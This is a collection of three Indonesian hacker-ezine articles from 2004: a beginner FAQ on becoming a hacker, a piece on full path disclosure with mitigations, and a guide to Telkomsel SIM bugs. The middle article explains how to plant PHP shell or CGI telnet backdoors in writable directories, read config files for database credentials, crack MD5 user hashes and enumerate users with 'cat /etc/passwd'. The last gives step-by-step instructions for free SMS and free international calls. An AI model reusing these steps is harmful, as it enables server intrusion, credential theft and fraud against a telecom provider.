Stop! jangan salah menyangka dan menuduh kalo aku sudah lebih hebat dari teman2, dan merasa sok hebat untuk meng-gurui teman2, TIDAK! ini hanyalah apresiasi terhadap usaha teman-teman yang mau belajar dan terus terang artikel inipun secaragaris besar meniru artikel "HOW TO BECOME A HACKER" oleh kang "eric SR " dan telah menyalin ulang beberapa poin penting dari artikel berlicensi GPL tsb.

Artikel inipun telah di bubuhi tambalan2 dari beberapa pertanyaan yang sering di temui. Adapun yang aku coba lakukan adalah hanya coba mendokumentasikannya disini dengan harapan jika ada yang memerlukannya dapat dengan mudah me-refer ke artikel ini.

Soal Version 1.0 , aku sengaja menambahkan versi agar artikel ini tidak baku, artinya bisa di perbaiki , dihapus, di edit, di sempurnakan sesuai dengan masukan dari semua teman2 dan perkembangan yang terjadi nantinya .

[F.A.Q]


[0] T : Tolong Jelaskan Apa Itu HAcker ?

J : Hacker adalah: Seseorang yang tertarik untuk mengetahui secara mendalam mengenai kerja suatu system, komputer, atau jaringan komputer."

[1] T : Maukah Anda mengajari saya cara hacking?

J : Hacking adalah sikap dan kemampuan yang pada dasarnya harus dipelajari sendiri. Anda akan menyadari bahwa meskipun para hacker sejati bersedia membantu, mereka tidak akan menghargai Anda jika Anda minta disuapi segala hal yang mereka ketahui

Pelajari dulu sedikit hal. Tunjukkan bahwa Anda telah berusaha, bahwa Anda mampu belajar mandiri. Barulah ajukan pertanyaan-pertanyaan spesifik pada



hacker yang Anda jumpai.

Jika toh Anda mengirim email pada seorang hacker untuk meminta nasihat, ketahuilah dahulu dua hal. Pertama, kami telah menemukan bahwa orang-orang yang malas dan sembrono dalam menulis biasanya terlalu malas dan sembrono dalam berpikir sehingga tidak cocok menjadi hacker -- karena itu usahakanlah mengeja dengan benar, dan gunakan tata bahasa dan tanda baca yang baik, atau Anda tidak akan diacuhkan.

Kedua, jangan berani-berani meminta agar jawaban dikirim ke alamat email lain yang berbeda dari alamat tempat Anda mengirim email; kami menemukan orang-orang ini biasanya pencuri yang memakai account curian, dan kami tidak berminat menghargai pencuri

T : Kalau begitu arahkan saya?

J : Baiklah , kamu harus belajar !!

T : Apa yang harus di pelajari ?

J : Networking (jaringan) , Programing , Sistem Operasi , Internet

T : wow, apa gak terlalu banyak tuh ?

J : Tidak, Semua itu tidak harus kamu kuasai dalam waktu cepat, basicnya yang penting
Ingat semua itu perlu proses!

T : Networking saya mulai dari mana ?

J : Pengetahuan dasar jaringan (konsep TCP/IP) , komponen dasar jaringan, topologi jaringan, terlalu banyak artikel yang dapat kamu baca dan buku yang bertebaran di toko toko buku, atau kamu bisa mencoba berkunjung kesitus ilmukomputer.com

T : Untuk programing ?


J : Mungkin yang terpenting adalah 'logika' pemrograman , jadi lebih kearah pemanfaatan logika , ada baiknya belajar algoritma , pengenalan flowchart atau bagan alur untuk melatih logika (teoritis) serta untuk prakteknya sangat disarankan belajar pemrograman yang masih menomer satukan logika/murni

T : Kalau begitu bahasa pemrograman apa yang harus saya pelajari awalnya?

J : Bahasa Pemrograman apapun sebenarnya sama baik, tetapi ada baiknya belajar bahasa seperti C , Perl , Phyton, Pascal, C++ , bukan berarti menjelek-jelekkan visual programing (nanti kamu akan tau bedanya)
(*ini murni pengalaman pribadi)

[3] T : Bagaimana saya harus memulai programing ?

J : Kumpulkan semua dokumentasi, manual, how to , FAQ , buku , dan contoh contoh dari bahasa pemrograman yang akan anda pelajari , Cari dan install software yang dibutuhkan oleh bahasa tersebut (Sesuai dokumentasi) , cobalah memprogram



walaupun program yang simple, dan kamu tidak di "haramkan" untuk mengetik ulang program contoh dengan harapan kamu akan lebih mengerti dibandingkan kamu hanya membaca saja, cari guru, teman atau komunitas yang bisa diajak bekerja sama dalam mempelajari bahasa tersebut (gabung dimilis, forum khusus bahasa tsb), sisanya tergantung seberapa besar usaha kamu. jangan mudah menyerah apalagi sampai putus asa.

[1] T : Apakah Visual Basic atau Delphi bahasa permulaan yang bagus?

J : Tidak, karena mereka tidak portabel. Belum ada implementasi open-source dari bahasa-bahasa ini, jadi Anda akan terkurung di platform yang dipilih oleh vendor. Menerima situasi monopoli seperti itu bukanlah cara hacker.

[1] T : Apakah matematika saya harus bagus untuk menjadi hacker?

J : Tidak. Meskipun Anda perlu dapat berpikir logis dan mengikuti rantai pemikiran eksak, hacking hanya menggunakan sedikit sekali matematika formal atau aritmetika.

Anda terutama tidak perlu kalkulus atau analisis (kita serahkan itu kepada para insinyur elektro :-)). Sejumlah dasar di matematika finit (termasuk aljabar Bool, teori himpunan hingga, kombinasi, dan teori graph) berguna.

T : Tentang pemrograman Web , apakah harus ?

J : Yupe, dikarenakan Internet adalah dunia kamu nantinya

T : Bahasa pemrograman web apa yang sebaiknya dipelajari untuk pemula ?

J : Mungkin kamu bisa mencoba HTML, dilanjutkan ke PHP yang akan membuat kamu lebih familiar ke programing secara penuh

T : Tentang Sistem Operasi , kenapa harus ?

J : Penguasaan terhadap suatu operating system adalah sangat penting, kenapa ? karena itulah lingkungan kamu nantinya , perdalami cara kerja suatu operating system , kenali dan akrabkan diri :)

T : Sebaiknya, Operating system apa yang saya perdalami?


J : mungkin kamu bisa coba linux atau BSD , selain mereka free , dukungan komunitas juga sangat banyak sehingga kamu tidak akan di tinggal sendirian jika menemukan masalah, dan pula kemungkinan kamu untuk dapat berkembang sangatlah besar dikarenakan sifat "open source"

T : Untuk pemula seperti saya , apa yang harus saya gunakan ?

J : Sebaiknya jika kamu benar benar pemula, kamu bisa gunakan linux , karena baik sistem installasinya dan Graphical User Interfacenya lebih memudahkan kamu

T : Distro apa yang sebaiknya saya gunakan dan mudah untuk pemula

J : Kamu bisa mencoba Mandrake (disarankan oleh beberapa ahli yang pernah diajak



diskusi) , tetapi kamu bisa memilih sesukamu, meskipun aku memulainya juga dengan mandrake tetapi aku lebih comfort dengan redhat.

T : Kalau tidak bisa Menginstall linux apakah jalan saya sudah tertutup?

J : Kamu bisa mencoba menginstall vmware , cygwin atau kamu bisa menyewa shell

T : Dimana Saya bisa mendapatkan programn program tersebut

J : berhentilah bertanya , dan arahkan browser kamu ke search engine , terlalu banyak situs penyedia jasa yang dapat membantu kamu

T : Apakah saya HARUS memiliki komputer ?

Y : IYA! , kecuali kalo kamu sudah dapat berinteraksi lebih lama dengan komputer meskipun itu bukan milik kamu, tetapi sangat baik jika memilikinya sendiri karena , pertama : Ide yang timbul bisa setiap saat, baik programing, riset dsb, jadi ada baiknya kamu memilikinya agar dapat langsung menyalurkan semua ide dan pemikiran kamu
Kedua : menggunakan PC sendiri membuat kamu merasa bebas untuk bereksplorasi dan mencoba tanpa takut merusak dsb

T : Hardware apa yang saya butuhkan ?

Y : Mengingat harga komputer sudah relatif "murah" (mohon maaf buat yang masih belum mampu membelinya) , kamu bisa sesuaikan spesifikasinya untuk kamu gunakan

T : Internet , apakah saya harus terkoneksi ke internet?

Y : Terkadang itu perlu, tetapi jangan terlalu memaksakan , kamu memang perlu terhubung ke internet untuk mendownload modul, bacaan, update informasi, tetapi jangan jadikan penghalang jika kamu tidak bisa terkoneksi secara periodik, jadilah kreatif

[1] T : Berapa lama waktu yang saya butuhkan?


J : Masalah waktu itu relatif, Bergantung seberapa besar bakat dan usaha Anda. Kebanyakan orang memperoleh keahlian yang cukup dalam delapan belas bulan atau dua tahun, jika mereka berkonsentrasi. Tapi jangan pikir setelah itu selesai; jika Anda hacker sejati, Anda akan menghabiskan sisa waktu belajar dan menyempurnakan keahlian.

T : Apakah tidak bisa yang Instan ? misal Tinggal gunain tool tertentu ?

J : Hum, kamu mo jadi hacker atau cuma pemakai tools ?, kalau menggunakan tools semua orang juga bisa!!

[1] T : Bagaimana cara mendapatkan password account orang lain?

J : Ini cracking. Pergi sana, bodoh.



[1] T : Bagaimana cara menembus/membaca/memonitor email orang lain?

J : Ini cracking. Jauh-jauh sana, goblok

[0] T : Cracker ? apa itu ?

J : Cracker adalah individu yang mencoba masuk ke dalam suatu sistem komputer tanpa ijin (authorisasi), individu ini biasanya berniat jahat/buruk, sebagai kebalikan dari 'hacker', dan biasanya mencari keuntungan dalam memasuki suatu sistem

[1] T : Saya dicrack. Maukah Anda menolong saya mencegah serangan berikutnya?

J : Tidak. Setiap kali saya ditanya pertanyaan di atas sejauh ini, ternyata penanyanya seseorang yang menggunakan Microsoft Windows. Tidak mungkin secara efektif melindungi sistem Windows dari serangan crack; kode dan arsitektur Windows terlalu banyak mengandung cacat, sehingga berusaha mengamankan Windows seperti berusaha menyelamatkan kapal yang bocor dengan saringan. Satu-satunya cara pencegahan yang andal adalah berpindah ke Linux atau sistem operasi lain yang setidaknya dirancang untuk keamanan.

T : Apakah saya perlu komunitas ?

J : YUPE , komunitas sangat kamu perlukan, apalagi jika kamu memilih untuk berkecimpung di dunia opensource, banyak milis yang bisa kamu ikuti, sebaiknya ikuti milis yang spesifik sesuai dengan yang kamu gunakan. (misal linux, sesuai distro)

T : Apakah termasuk milis sekuriti ?

J : iyah ! cobalah bugtraq@securitifocus.com

ReFerensi :

[0]. *RFC1392,Internet User Glossary

[1]. How to Become A Hacker - Eric S Raymond

Terjemahan Indonesia dari How To Become A Hacker - Steven Haryanto

[2]. Ezine at <http://ezine.echo.or.id>

[3]. Milis Newbie_hacker@yahoogroups.com

[4]. #e-c-h-o room @t DALNET


. Pendapat pribadi , hasil diskusi, Milis lain , forum, Chatting

*greetz to:


[echostaff : moby, comex, the_Day, z3r0byt3, K-159, c-a-s-e, S'to]
{ISICteam : yudhax, anton, balai_melayu, wisnu, biatch-X },

anak anak newbie_hacker[at]yahoogroups.com , #e-c-h-o , #aikmel

kirimkan kritik && saran ke y3dips@echo.or.id



/0x79/0x33/0x64/0x69/0x70/0x73/ (c)2004



Full Path Disclosures

Author: y3dips || y3dips@echo.or.id

Online @ www.echo.or.id :: <http://ezine.echo.or.id>

Pengantar

Salam, pertama tama aku mohon maaf jika artikel ini bersifat 'teoritis' dan low content, artikel ini di tujukan buat temen temen yang masih belum mengetahui tentang salah satu jenis vulnerabilities yang ada (request dari temen2)

Tulisan ini hanya ingin menunjukkan bahwa info sekecil apapun bisa jadi berbahaya atau bahkan sangat berbahaya jika tidak dapat di tanggulasi oleh user. Tak jarang hal kecil ini menjadi awal mulanya banyak situs situs yang "berubah" tampilannya.

Pengertian

Full path Disclosure : suatu jenis vulnerabilities yang mengakibatkan user dapat melihat secara lengkap path suatu direktori atau file dari suatu situs/website

CORE

Contoh yang akan dibahas pada artikel ini semuanya di peragakan di mesin linux, dengan webserver apache ,tetapi tidak menutup kemungkinan mendapatkan full path di mesin Windows, *nix, BSD , MacOS dsb

---snip---


#Contoh full path disclosures pada YABBSE

Full path disclosure:

Script in Sources/Admin.php files are not protected against direct access

A remote user can access the file to cause the system to display an error message that indicates the installation path. The resulting error message will disclose potentially sensitive installation path information to the remote attacker.

POC :



<http://target.com/yabbse/plugins/auto-acronyms.php>

Fatal error: Call to undefined function:

is_admin() in /var/www/html/ajfork/plugins/auto-acronyms.php on line 13

---snip---

lalu , apa kegunaannya untuk attacker ?

[0]. Yang jelas mempersingkat waktu untuk mencari letak web direktori target

[1]. Info ini sangat berguna buat attacker yang tidak menemukan celah lain dari situs yang ingin di serang, atau merupakan informasi tambahan jika telah memiliki akses ke server.

[2]. Info ini secara tidak langsung telah menggantikan syntax "pwd" pada situs target (tetapi hal ini lebih mempermudah)

[3]. Info ini dapat digunakan attacker untuk secara directly menuju direktori web yang dimaksud (mengurangi waktu dan menghilangkan kecurigaan berlebihan administrator) serta file file yang terdapat didalamnya

apa yang dapat dilakukan attacker , seorang attacker dapat melakukan semua cara demi mewujudkan tujuannya (weleh weleh :P~) adapun syarat yang di perlukan :


Memiliki akses ke host/mesin/server dengan situs yang akan dijadikan target serta tidak memiliki celah lain,khususnya remote vulnerabilities,or metode injection sehingga tidak dapat memanfaatkan secara remote,untuk itu anda dapat mencari info hostingan dari situs tersebut dengan meng-whois atau melihat dari selanjutnya cara termudah adalah attaker dapat melakukan hosting di mesin yang sama (Sampai anda dapat berada di satu hostingan)

hal ini juga berarti target tidak di satu server private (kelola sendiri) bukan hosting, karena jika server bukan hostingan (public) maka info ini sulit untuk dimanfaatkan jika tidak ada celah lainnya.

Selanjutnya adalah beberapa hal yang mungkin dapat dilakukan :

1 . Melihat isi direktori suatu situs , misal

```
[attacker host attacker]$ ls -la /usr/home/target/public_html/
```



-----snip-----

```
drwxrwxrwx  3 target  target    4086 Sep 22 20:10 data
-rwxr-xr-x  1 target  target    8443 Jul 13 00:05 index.php
drwxrwxrwx  6 target  target    4086 Jul 13 13:33 images
drwxrwxrwx  2 target  target    4086 Sep 22 20:10 cgi-bin
-rwxr-xr-x  1 target  target    8747 Jun 30 00:21 config.php
-rwxr-xr-x  1 target  target    3740 Jun 27 04:02 archives.php
-rwxr-xr-x  1 target  target    3899 Jul 11 07:27 news.php
drwxr-xr-x  3 target  target    4086 Sep 22 20:10 admin
```

-----snip-----

selanjutnya tinggal mencari direktori yang bisa ditulisi oleh userlain/ nobody dan menanamkan cgi telnet atau php shell sebagai backdoor, atau langsung merubah tampilan situsnya

attacker dapat mengakses dari browser ke

```
http://target.com/direktori/backdoor.php <-- phpshell
http://target.com/cgi-bin/backdoor.cgi <-- cgitelnet
```

hal ini akan mengurangi kecurigaan admin yang mengecek server , di banding kita melakukan aktivitas via shell, karena yang akan terlihat adalah akses ke port 80 web server :)

setelah itu terserah anda

2. Melihat langsung File yang berisi konfigurasi database atau login


```
[attacker host attacker]$ cat /usr/home/target/public_html/config.php
```

---snip---

```
$dbhost = "localhost";
$dbuname = "target";
$dbpass = "password_target";
$dbname = "db_target";
```

---snip---

mengingat kebanyakan permission untuk file konfigurasi di set 755 atau 644, artinya userlain/nobody diijinkan untuk membaca file tersebut (:p)



atau juga fasilitas login yang masih memanfaatkan file untuk menyimpan database user khususnya untuk login, sebagai contoh :

-----snip-----

#Contoh vulnerabilites pada AJ-FORK

```
<?PHP die("You don't have access to open this file."); ?>
```

```
1095859199|1|dudul|c3cf519bdad87c229a203ae5a42a23f2|dudul|dudul@dudul.com|1|0|1096478833||
```

-----snip-----

```
[attacker host attacker]$ cat /usr/home/target/public_html/aj-fork/data/users.db.php
```

apa yang kita dapatkan ?

```
user    = dudul
```

```
password = c3cf519bdad87c229a203ae5a42a23f2 <-- md5
```

anda dapat membrute passwordnya, atau menggunakan md5 brute forcer yang bertebaran di internet, atau anda dapat membuatnya sesuai kemampuan anda (:P)_.

*dan tidak jarang password yang diletakkan tidak di encrypt :)

Fix IT

Cara untuk menanggulangi full path disclosures adalah :

1. Setting di php.ini

----snip---


```
display_errors = Off, agar error yang di timbulkan tidak didisplay ke user melalui browser
```

```
log_errors = On ; agar semua error akan di log
```

```
error_log = syslog ; error log akan di gabung dengan syslog
```

----snip---

sehingga apabila user mengakses file yang mengakibatkan sistem menampilkan error path maka akan di log ke syslog



seperti berikut ini : [contoh yang sama tetapi setelah php.ini diubah]

Oct 19 08:48:02 y3dips httpd: PHP Fatal error: Call to undefined function: add_filter() in /var/www/html/ajfork/plugins/auto-acronyms.php on line 13

sedangkan di browser tidak menampilkan apa apa. :)

2. Pengubahan tampilan error , baik error php dan mysql

example script

---- snip ----

```
if(!$hasil=mysql_query($detil, $link)) {  
    echo mysql_error();  
    exit();  
}
```

--- snip -----

maka apabila terjadi kesalahan error akan di echo ke browser, sehingga sebaiknya kita menggantinya sesuai keinginan.

untuk development hal itu sangat berguna tetapi setelah publishing sebaiknya tidak di gunakan.

=====

[b0nus]


Tambahan lainnya :

Social engineering to other sites directoris

jika kamu mengetahui path direktori suatu situs dengan mengetik pwd baik di shell, atau dari injection , ataupun hasil dari kelemahan letak (full path disclosures)

/usr/home/user1/public_html/en/data/

maka dengan mengecek user dengan mengetikkan "cat /etc/passwd" kita akan mendapatkan list user



```
cat /etc/passwd
```

```
-----snip-----
```

```
user1:x:502:502::/usr/home/user1:/bin/noshell
user2:x:503:503::/usr/home/user2:/bin/noshell
user3:x:504:504::/usr/home/user3:/bin/noshell
user4:x:505:505::/usr/home/user4:/bin/noshell
```

```
-----snip-----
```

maka dengan mudah tinggal menambahkan public_html di belakangnya untuk masuk ke web direktorinya, contoh

```
/usr/home/user2/public_html/
```

biasanya admin me restrict direktori user2 yang di path ke /usr/home/user2/ tetapi admin ataupun user biasanya lengah dengan membiarkan web direktorinya bisa di browse (browseable) bahkan writable bagi user lain ataupun nobody access.

Salah satu kelemahan ini pula dapat dimanfaatkan oleh attacker untuk dengan cepat dapat berpindah pindah ke direktori web setiap user.


adapun nama lain yang sering dijadikan direktori adalah "www" , "html", sehingga attacker dapat pula menggunakan script buatan pribadi untuk dapat mengecek keberadaan file dan permission file, khususnya file index dan direktori didalamnya (thats if ure not just a lamer B)

+ kelemahan ini dapat diatasi oleh administrator dengan cara membedakan web direktori dan mengkodekan nama user (web) dengan nama lain (user5555) dsb, meskipun itu akan mengurangi kenyamanan , dan sebagai mana prinsip security yang bertolak belakang dengan "kenyamanan" dan yang terpenting untuk mengatur "default permission" untuk semua file dan direktori , agar tidak bisa di lihat oleh user lain dan nobody, meskipun akan mempersulit user untuk manage permisionnya sendiri sendiri setelah mengupload sesuai kebutuhannya.

CLOSE

```
-----
```

Sekian artikel sederhana dari aku, semoga informasi yang simple ini dapat



memberikan manfaat bagi user yang memiliki situs dan administrator hostingan khususnya dan semua pembaca pada umumnya, dan dapat menyikapi semua informasi dengan benar.

Sumber :

- [1] <http://echo.or.id/adv> , to take an example
- [2] Securing PHP: Step-by-step by Artur Maj
- [3] Pengalaman Pribadi dan UjiCoba


*greetz to:

[echostaff : m0by, comeX, the_day, z3r0byt3, K-159, c-a-s-e, S'to]
{ISICteam : yudhax, anton, balai_melayu, wisnu, biatch-X },

anak anak newbie_hacker[at]yahoogroups.com , #e-c-h-o , #aikmel

kirinkan kritik && saran ke y3dips[at]echo.or.id

/0x79/0x33/0x64/0x69/0x70/0x73/ (c)2004



BUG TELKOMSEL & (FREE Phone ke-CYPRUS)

Author: Yudhax || Yudhax@bk.ru

Online @ www.echo.or.id :: <http://ezine.echo.or.id>

BUG TELKOMSEL -- kali ini akan saya jelaskan tentang suatu losting data transfer yang terdapat pada simcard Telkomsel (Simpati / As / Hallo / Hoki ,dll). Kenapa bisa terjadi? Kita akan bahas sebagai berikut dan juga contoh yang mungkin bisa kita coba secara langsung.

Pertama-tama saya tujukan artikel ini semata mata sebagai bahan refrensi untuk pihak Telkomsel dan juga pengetahuan buat semua rekan-rekan di dunia maya untuk bahan tambahan pengetahuan tentang bug sistem telekomunikasi yang telah banyak melanda sejumlah vendor jasa komunikasi di Indonesia.

Pada artikel yang dulu pernah saya tulis tentang Bug Simcard Satelindo dengan SMS Gratisnya ke sejumlah simcard code area wilayah jakarta. Dan hingga saat ini pihak satelindo telah melakukan patching secara bagus hingga metode tersebut tidak dapat dilakukan lagi (good Job Satelindo).

Kita mulai >#_

Ada apa dengan Telkomsel? Yah itu yang menjadi pemikiran saya juga tadinya hingga mengakibatkan saya banyak melakukan ujicoba dengan simcardnya.

Sementara masih terdapat 2 bug yang saya temukan terdapat pada simcard telkomsel diantaranya:

- 1.FreeSMS Kesejumlah simcard code area daerah tertentu yang sistemnya hampir sama dengan freeSMS yang terjadi pada pihak Satelindo dulu.
- 2.FreePHONE (Telphon gratis) yang sampai detik ini saya hanya menemukan bugnya ke negara CYPRUS dengan kode area negara +357 .

Dibawah saya akan jelaskan lebih detil bug tersebut dan penggunaannya.


FreeSMS / SMS gratis

FreeSMS ke sejumlah simcard dengan kode simcard 081226*****

(simcard dengan code wilayah 26*****) kalau tidak salah code area jakarta.

Dengan bug terdapat pada sistem losting data transfers pada tiap melakukan sms sending. (atau mungkin memang dari pihak telkomsel sengaja dibuka ?) hingga dengan bug ini kita bisa memanfaatkan sejumlah fasilitas sending sms dengan semua format ke sejumlah simcard dengan kode area 26***** / 081226***** secara free /gratis.

Dengan cara sebagai berikut:



1. Simcard yang akan dipakai HARUS turunan Telkomsel (Simpati / As / Hallo / Hoki ,dll)
2. Tulis Sms seperti biasa dengan format bebas : D
3. Cara kirim sebagai berikut: (perhatikan – karena masih ditemukan pada code area 26*****)
 - nomor tujuan misal 0812266523* <maaf saya enscrip dgn * 1 angka dibelakang, takut ntar yang punya tahu n marah² ma penulis ?)
 - jadi kita hanya tuliskan nomor tujuannya dengan cara : 2266523* <*nya ganti dgn angka aja atau terserah mau dicoba dengan nomor mana aja>
 - dan kemudian ... ? nice job .. terkirim juga kan....
 - Bisa kita lakukan paling enak bila ga punya pulsa ? bisa lebih asik.
 - Ingat ... ceck sekali lagi pulsa anda bila tdk yakin... ? saya jamin ?
 - Hanya bisa/berlaku di simcard turunan telkomsel saja.

Oke .. nice ...

Note : BILA TRIK TERDAPAT LAPORAN PESAN FAILED/GAGAL BERARTI ADA 2 ARTIAN :

- 1) NOMOR YANG KITA TUJU TDK TERDAFTAR/TDK ADA
- 2) PIHAK TELKOMSEL TELAH MEMPATCHING SYSTEM INI
(KARENA TELAH SAYA PERNAH BAHAS DI FORUM #ECHO dalnet beberapa bulan lalu.

----- A < < -----

Trik ke 2


TELEPHONE GRATIS INTERNASIONAL
(Ke negara Cyprus ?)

Dengan simcard turunan Telkomsel kita bisa melakukan telefon gratis ke negara cyprus (kenapa cyprus? ... heheh saat ini felling saya masih ke tahap “aneh”) karena bug yang saya peroleh adalah kode area negara +357***** .

Ntah karena angin apa pihak Telkom dengan telkomselnya melakukan losting data area ke negara Cyprus..? itu juga tersirat dalam pikiran saya. Dengan demikian telephon secara free/tanpa biaya sepeserpun bisa kita lakukan. Hingga sampai kapasitas bisa ngobrol dengan “bule” diluar negeri sana sepuas hati sampai “kuping panas” (lumayan untuk latihan tofel/ cari cewek bule).

Oke triknya seperti biasa:

1. Gunakan simcard turunan Telkomsel (Simpati / As / Hallo / Hoki ,dll).
2. Ceck terlebih dulu pulsa anda bila blum yakin, (DIJAMIN/garansi ?)
3. Ketik nomor telefon seperti biasa diawali dengan kode area tujuan negara tadi... misal : +35799942026 / +35795621145 dll ? banyak sekali she ... hampir bisa dibilang semua nomor bisa kita hubungi FREE



4. Bila tdk terdapat nada tone berarti nomor tersebut blum dipasang/sedang kena galian kabel telkom disana.
5. Dengarkan ... apakah bisa ... ? ...
6. Nice .. congratulations ...
7. Telfonlah sampai kuping panas dan sampai bibir anda keriting .

Note: JANGAN LAKUKAN TRIK MENGGUNAKAN SIMCARD SELAIN
TELKOMSEL!!
KARENA TRIK INI TIDAK BERFUNGSI PADA SIMCARD LAIN....

Dalam hal ini pihak telkomsel belum merasa dirugikan karena pihak telkomsel tidak tahu hal ini atau memang pura² tidak tahu

Oke guest ...

Semua artikel yang saya tulis adalah sebagai bahan referensi dan pengetahuan tambahan saja bagi kita semua. Untuk pihak yang mencoba...

mohon jangan brutality yah .. ok.

Thanks to :

The best friend #e-c-h-o team (ISIC) #aikmel #postgres (my lost born community)


MyBrothers :

